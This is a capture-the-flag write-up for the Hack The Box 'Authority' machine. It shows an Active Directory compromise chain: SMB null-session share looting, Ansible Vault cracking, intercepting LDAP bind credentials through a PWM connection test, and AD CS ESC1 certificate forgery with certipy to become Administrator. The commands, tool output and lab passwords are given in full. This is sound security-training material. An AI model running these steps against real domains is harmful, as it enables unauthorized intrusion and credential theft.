Reconnaissance#
nmap -p- -Pn -oA "$TARGET_full_ports" --min-rate 1000 "$TARGET"PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
8443/tcp open https-alt
9389/tcp open adws
47001/tcp open winrmPort 8443 maybe is exposes management interfaces or internally deployed applications ?
Initial Access via SMB Null Session#
The first major weakness is that SMB permits null authentication. In a domain environment, this is immediately interesting because even limited anonymous access can expose deployment shares.
In this case, enumerating shares as Guest reveals that unauthenticated access is possible
nxc smb "$IP" -u "Guest" -p "" --shares
Use the nxc spider_plus module to get the contents of the share Development
nxc smb "$IP" -u "Guest" -p "" -M "spider_plus" -o SHARE="Development" DOWNLOAD_FLAG="True"First, i find Tomcat credentials. But i can do nothing with this creds. /root/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/templates/tomcat-users.xml.j2
<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

Secondly, i find this very intresting file /root/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/defaults/main.yml
Credential Recovery from Ansible Vault#
The Ansible defaults file contains vault-encrypted secrets. Even when secrets are not stored in plaintext, offline access to vault material is still highly valuable because Ansible Vault protections often depend on weak shared passwords, especially in internal automation projects where convenience tends to outweigh security. The presence of multiple encrypted entries suggests that a single vault password may unlock several credentials at once.
Put a hash in ansible2john, for example the ldap_admin_password_vault hash :
ansible2john.py hash.txt
Now, try to run john. The recovered vault password is !@#$%^&*
john --wordlist=/usr/share/wordlists/rockyou.txt vault_hashes
They all have the same password, !@#$%^&*, which makes sense since they are encrypted in the same ansible file.
cat hash.txt | ansible-vault decryptThen enter the password we found

Repeating the process across the relevant encrypted values give me 3 credentials.
pwm_admin_login: svc_pwm
pwm_admin_password: pWm_@dm!N_!23
ldap_admin_password: DevT3st@123
PWM Abuse and LDAP Credential Interception#
The next task is to identify where PWM is exposed. The previous nmap scan find live web application on port 8443, it's PWM interface.
PWM is an open-source web-based self-service password management application integrated with LDAP.
https://authority.htb.corp:8443/pwm/private/login 
Testing the recovered PWM credentials does not immediately yield access in the expected way, which suggests that either the credentials are invalid for the login portal, scoped differently, or useful elsewhere in the application workflow. l.
Go to Configuration Manager to show the conf of the server. But nothing is intresting.
Go to Configuration editor and in LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection you can test the connexion with LDAP.
The decisive weakness appears in the LDAP connectivity testing feature. If an application allows user-controlled LDAP endpoint testing, it can sometimes be coerced into initiating outbound authentication or leaking bind credentials toward an attacker-controlled server. In this case, replacing the LDAP URL with an attacker listener results in disclosure of the svc_ldap password in cleartext
I start a listener and try to put my IP with LDAP protocol in the query LDAP URLs. 
I got the password for the svc_ldap user : lDaP_1n_th3_cle4r!
User flag#
With a valid domain service account password in hand, the next step is to verify whether remote management is permitted. Testing WinRM access confirms that svc_ldap can authenticate successfully, which is enough to obtain a stable user-level foothold on the target. In an Active Directory lab, this is a crucial transition because WinRM provides reliable remote command execution without needing to fight for an unstable shell.
Try to see if svc_ldap can winrm on the DC.
nxc winrm "$IP" -u "$USER" -p '$PASSWORD'
We got the user flag
Privilege Escalation via AD CS ESC1#
Enumerating the certificate infrastructure shows that the environment is vulnerable to ESC1

certipy find -u "$USER@$DOMAIN" -p "$PASSWORD" -dc-ip "$DC_IP" -vulnerable -stdoutCertificate Authorities
0
CA Name : AUTHORITY-CA
DNS Name : authority.authority.htb
Certificate Subject : CN=AUTHORITY-CA, DC=authority, DC=htb
Certificate Serial Number : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
Certificate Validity Start : 2023-04-24 01:46:26+00:00
Certificate Validity End : 2123-04-24 01:56:25+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : AUTHORITY.HTB\Administrators
Access Rights
ManageCa : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
ManageCertificates : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Enroll : AUTHORITY.HTB\Authenticated Users
Certificate Templates
0
Template Name : CorpVPN
Display Name : Corp VPN
Certificate Authorities : AUTHORITY-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollmentCheckUserDsCertificate
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Document Signing
IP security IKE intermediate
IP security use
KDC Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 20 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2023-03-24T23:48:09+00:00
Template Last Modified : 2023-03-24T23:48:11+00:00
Permissions
Enrollment Permissions
Enrollment Rights : AUTHORITY.HTB\Domain Computers
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Object Control Permissions
Owner : AUTHORITY.HTB\Administrator
Full Control Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Owner Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Dacl Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Property Enroll : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
[+] User Enrollable Principals : AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities
ESC1The CorpVPN template is indeed vulnerable to ESC1, but enrollment is restricted to AUTHORITY.HTB\Domain Computers. Now, the goal is to create a new machine account and use that computer object as the requesting principal :
addcomputer.py -computer-name 'COUCOU$' -computer-pass '123soleil!' -dc-host "$DC_HOST" -domain-netbios "$DOMAIN" "$DOMAIN"/"$USER":"$PASSWORD"[*] Successfully added machine account COUCOU$ with password 123soleil!.
Once the new computer account exists, it can request a certificate from the vulnerable CorpVPN template while supplying the identity of Administrator, we can exploit ESC1 to get administrator.pfx
certipy req -u "COUCOU\$@$DOMAIN" -p '123soleil!' -dc-ip "$DC_IP" -target "$IP" -target-ip "$IP" -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn "Administr
ator@$DOMAIN" -out 'administrator.pfx'
Authenticating with the generated PFX file grants LDAP shell access as Administrator.
certipy auth -pfx administrator.pfx -dc-ip "$DC_IP" -domain "$DOMAIN" -ldap-shellI got LDAP shell
# whoami

u:HTB\Administrator
Create Administrator user#
Create new user and ad him to administrator group
# add_user coucou

Attempting to create user in: %s CN=Users,DC=authority,DC=htb
Adding new user with username: coucou and password: SratWV\6;'j}KRE result: OK# add_user_to_group coucou Administrators
Adding user: coucou to group Administrators result: OKGet the root flag#
After that, WinRM access with the newly created administrator account succeeds. This confirms full compromise of the box.
evil-winrm-py --ip "$TARGET" --user "coucou"
Full path to Administrator
svc_ldap → addcomputer → COUCOU$ → certipy req (CorpVPN, -upn Administrator) → certipy auth with LDAP shell → create new administrator user → evil-winrm the new user → i'm now SYSTEM/AdministratorTechniques utilisées#
- AD enumeration
- BloodHound
- Exploit SMB
- Exploit Winrm
- ADCS - ESC Attacks 🔥 — ESC1
- Pass the Certificate
- Exploit SAM (Security Account Manager) 🔥
- Netexec